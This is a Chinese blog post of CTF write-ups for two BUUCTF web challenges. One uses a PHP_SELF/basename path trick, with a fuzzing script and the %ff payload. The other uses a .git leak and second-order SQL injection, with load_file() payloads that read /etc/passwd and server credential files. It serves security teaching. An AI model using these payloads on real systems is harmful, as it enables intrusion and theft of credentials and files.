
2021-03-03

原创

无尽星河-深空 于 2021-03-03 19:12:44 发布 83 收藏

分类专栏： BUUCTF web

本文链接：https://blog.csdn.net/m0_53314778/article/details/114326810


BUUCTF 同时被 2 个专栏收录

46 篇文章 0 订阅

订阅专栏


web

52 篇文章 0 订阅

订阅专栏


[Zer0pts2020]Can you guess it?

知识点：

新变量属性-PHP_SELF

`$_SERVER['PHP_SELF']`表示当前 php 文件相对于网站根目录的位置地址，与 document root 相关


下面是本地测试截图，也就是`http://.$_SERVER['HTTP_HOST'].$_SERVER['PHP_SELF']`



/myPhpProject/test.php

新php函数-basename

`basename()`函数会返回路径中的文件名部分
假如路径是/index.php/config.php
浏览器的解析结果都是index.php
而basename会返回config.php
就算后面跟上多余的字符也会返回文件名部分



test.php

简单来说basename()函数存在一个问题，它会去掉文件名开头的非ASCII值

bin2hex()函数

bin2hex()把ASCII字符串转换为十六进制值

启动：

题目直接就给了源码

```php
<?php
include 'config.php'; // FLAG is defined in config.php

if (preg_match('/config\.php\/*$/i', $_SERVER['PHP_SELF'])) {
    exit("I don't know what you are thinking, but I won't let you
}

if (isset($_GET['source'])) {
    highlight_file(basename($_SERVER['PHP_SELF']));
    exit();
}

$secret = bin2hex(random_bytes(64));
if (isset($_POST['guess'])) {
    $guess = (string) $_POST['guess'];
    if (hash_equals($secret, $guess)) {
```

```
        $message = 'Congratulations! The flag is: ' . FLAG;
    } else {
        $message = 'Wrong.';
    }
}
?>
<!doctype html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Can you guess it?</title>
    </head>
    <body>
        <h1>Can you guess it?</h1>
        <p>If your guess is correct, I'll give you the flag.</p>
        <p><a href="?source">Source</a></p>
        <hr>
<?php if (isset($message)) { ?>
        <p><?= $message ?></p>
<?php } ?>
        <form action="index.php" method="POST">
            <input type="text" name="guess">
            <input type="submit">
        </form>
    </body>
</html>
```

```php
<?php
include 'config.php'; // FLAG is defined in config.php

if (preg_match('/config\.php\/*$/i', $_SERVER['PHP_SELF'])) {
    //$_SERVER['PHP_SELF']返回的是当前正在执行的脚本的名字'PHP_SELF'当前执行脚本的文件名，与 document root 有关。例如，在地址为 http://example.com/foo/bar.php 的脚本中使用 $_SERVER['PHP_SELF'] 将得到 /foo/bar.php。__FILE__ 常量包含当前(例如包含)文件的完整路径和文件名。 从 PHP 4.3.0 版本开始，如果 PHP 以命令行模式运行，这个变量将包含脚本名。之前的版本该变量不可用。如果想要获得完整的url，要使用$_SERVER['REQUEST_URL']
 exit("I don't know what you are thinking, but I won't let you read it :)");
}
//如果正则匹配到了url最后是config.php那么就不让访问

if (isset($_GET['source'])) {
 highlight_file(basename($_SERVER['PHP_SELF']));
 exit();
}
//这里加上了basename() 可能是为了跨目录读文件

$secret = bin2hex(random_bytes(64));
//string random_bytes( int $length)生成适合于加密使用的任意长度的加密随机字节字符串
//  一般配合bin2hex()函数使用
//  bin2hex()把ASCII字符串转换为十六进制值
if (isset($_POST['guess'])) {
  $guess = (string) $_POST['guess'];
  if (hash_equals($secret, $guess)) {
   //hash_equals 判断 字符串值是否相等，等效于使用===，可防止时序攻击，即不管一不一样花费的时候都是一样的
    $message = 'Congratulations! The flag is: ' . FLAG;
  } else {
    $message = 'Wrong.';
 }
 //这里有一个随机数guess,如果能把随机数猜出来，就可以直接输出flag
}
?>
```

要想通过guess变量与secret相同来获取flag是不可能的secret是由bin2hex(random_bytes(64))生成的随机字符串

```
string random_bytes( int $length)
length:  int类型，生成指定大小的随机字符串（单位：字节）
```

```php
//  一般配合bin2hex()函数使用
//  bin2hex()把ASCII字符串转换为十六进制值
echo bin2hex(random_bytes(10));

//  输出
c95ddb113d282ead7209
```

且对比时采用了php 可防止时序攻击的字符串比较函数 `hash_equals()`

但是在上面找到了了突破口basename() 函数

但flag被定义再config.php中，如果有get传参source，即回显 `basename($_SERVER['PHP_SELF'])` 所得到文件名的内容,但对文件名进行正则，过滤了config.php。
`$_SERVE['PHP_SELF']` 读取的是当前执行脚本的路径（包含文件名）， `http://example.com/foo/bar.php` 的脚本中使用 `$_SERVER['PHP_SELF']` 将得到 `/foo/bar.php` 。 `__FILE__` 常量包含当前(例如包含)文件的完整路径和文件名。 从 PHP 4.3.0 版本开始，如果 PHP 以命令行模式运行，这个变量将包含脚本名。之前的版本该变量不可用。

说白了就是：
basename则可以返回路径中的文件名部分

如果传入 `/index.php/config.php/` ，则 `$_SERVER['PHP_SELF']` 返回 `/index.php/config.php/` ，

`basename($_SERVER['PHP_SELF'])` 返回 `config.php`
即 `/index.php/config.php/` 运行的是 `index.php` ,但是basename()获取到的是 `config.php` （它是匹配尾部）

正常我们可以`/index.php/config.php?source`读取，但是因为存在正则`/config\.php\/*$/i`来限制URL结尾出现`config.php`，返回空

%0d 之类的来污染绕过 `(basename()函数存在一个问题，它会去掉文件名开头的非ASCII值)`

然后正则表达式找的url结尾找不到config.php，通过basename函数读取到的也是config.php里面的内容

接下来：
用脚本fuzz出ASCII值合适的字符，使得basename函数匹配到想要的文件名

```
import requests
import re

for i in range(0,255):
    url ='xxxxx.node3.buuoj.cn/index.php/config.php/{}?source'.format(chr(i))
    print(url)
    r = requests.get(url)
    flag = re.findall("flag\{.*?\}", r.text)
    if flag:
        print(flag)
        break
```


然后构造Payload
`Payload:/index.php/config.php/%ff?source`

HTML URL 编码转换表

[网鼎杯 2018]Comment

知识点：
git恢复文件
如何判断是否可以恢复？

看是否有commit文件，如果没有，则需要恢复，像这题：



题目提示我们没有commit，即需要git恢复。

二次注入
下方有解释及具体实战

SQL读取文件

用load_file()函数进行读取，值得注意的是读取文件并返回文件内容为字符串。要使用此函数，文件必须位于服务器主机上，必须指定完整路径的文件，而且必须有FILE权限。 该文件所有字节可读，但文件内容必须小于max_allowed_packet。如果该文件不存在或无法读取，因为前面的条件之一不满足，函数返回 NULL。

一般用法步骤：

- 读/etc/init.d下的东西，这里有配置文件路径
  `?id=1' union select 1,2,load_file('/etc/init.d/httpd')`
- 得到web安装路径
  `?id=1' union select 1,2,load_file('/etc/apache/conf/httpd.conf')`
- 读取密码文件
  `?id=1' union select 1,2,load_file('var/www/html/xxx.com/php/conn.inc.php')`


.bash_history

.bash_history为在unix/linux系统下保存历史命令的文件，在用户的根目录下，即~/处。


.DS_Store文件泄露

文件泄露，有一个下载至本地的脚本，不过这题用不上。


进入题目：



要发帖还必须登录




在这里已经给了你用户名并提示了密码；密码隐藏了后三位，我们可以用爆破爆破后面三位的方法：



由爆破状态码的密码后三位为666，登录进去就可以发帖了。接下来用dirsearch扫描，发现存在.git文件

那应该存在.git文件泄露，用GitHack下载发现有一个write_do.php，但是代码有缺失

查一下之前提交的版本，单独用git log不能全部显示，直接用`git log --all`



可以看到，head指针指向的是最早一次commit，通过`**git reset --hard e5b2a2443c2b6d395d06960123142bc91123148c`命令将head指向第一个commit**，得到完整的

```
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

后台对输入的参数通过**addslashes()**对预定义字符进行转义，加上\，预定义的字符包括单引号，双引号，反斜杠，**NULL**。但是放到数据库后会把转义符 \ 去掉（进入数据库后是没有反斜杠的），并存入数据库中。


发帖的时候所有参数进行了转义才放到sql语句中，但是在**cmment**中，对于**category**的值从数据库取出来没有进行转义，直接拼接到**sql insert**语句中，这就存在二次注入的可能。

> 二次注入可以理解为，攻击者构造的恶意数据存储在数据库后，恶意数据被再次读取并进入到SQL查询语句所导致的注入。防御者可能在用户输入恶意数据时对其中的特殊字符进行了转义处理，但在恶意数据插入到数据库时被处理的数据又被还原并存储在数据库中，当Web程序再次调用存储在数据库中的恶意数据并执行SQL查询时，就发生了SQL二次注入。二次注入和普通的sql注入区别就是，二次注入是把恶意代码放入数据库中，执行后通过select等语句把结果回显，一般存在于insert语句中

本题思路就是通过发帖，在category中放入payload，存入数据库中，不过这一过程payload因为对单引号等作了转义，不会被触发，只有在发帖成功后，在留言comment，调用insert语句时因为没有对数据库取出的category进行转义，直接拼接才会触发payload。

流程：

1.发帖




```
payload:0',content=database(),/*
```


2.在提交留言处输入*/#

(这个sql语句是换行的，所以我们无法用单行注释符，必须用/**/拼接）

这样 sql语句 拼接 并 闭合 情况如下：

```
insert into comment
            set category = '0',content=database(),/*,
                content = '*/#',
                bo_id = '$bo_id'
```

利用content的回显即可看到结果：数据库名为ctf



之后查表等发现都不行，看了师傅们的WriteUp，发现这里是用sql来读取文件。模板：`select load_file('文件绝对路径')`。

load_file('文件绝对路径')读取文件并返回文件内容为字符串。使用此函数，该文件必须位于服务器主机上，必须指定完整路径的文件，必须有FILE权限。


一般用法步骤：

- 读/etc/init.d下的东西，这里有配置文件路径
  `?id=1' union select 1,2,load_file('/etc/init.d/httpd')`
- 得到web安装路径
  `?id=1' union select 1,2,load_file('/etc/apache/conf/httpd.conf')`
- 读取密码文件
  `?id=1' union select 1,2,load_file('var/www/html/xxx.com/php/conn.inc.php')`

首先读取/etc/passwd，这个文件存放了系统用户和用户的路径

```
a',content=(select (load_file('/etc/passwd'))),/*
```

load_file()不用括在括号里也可




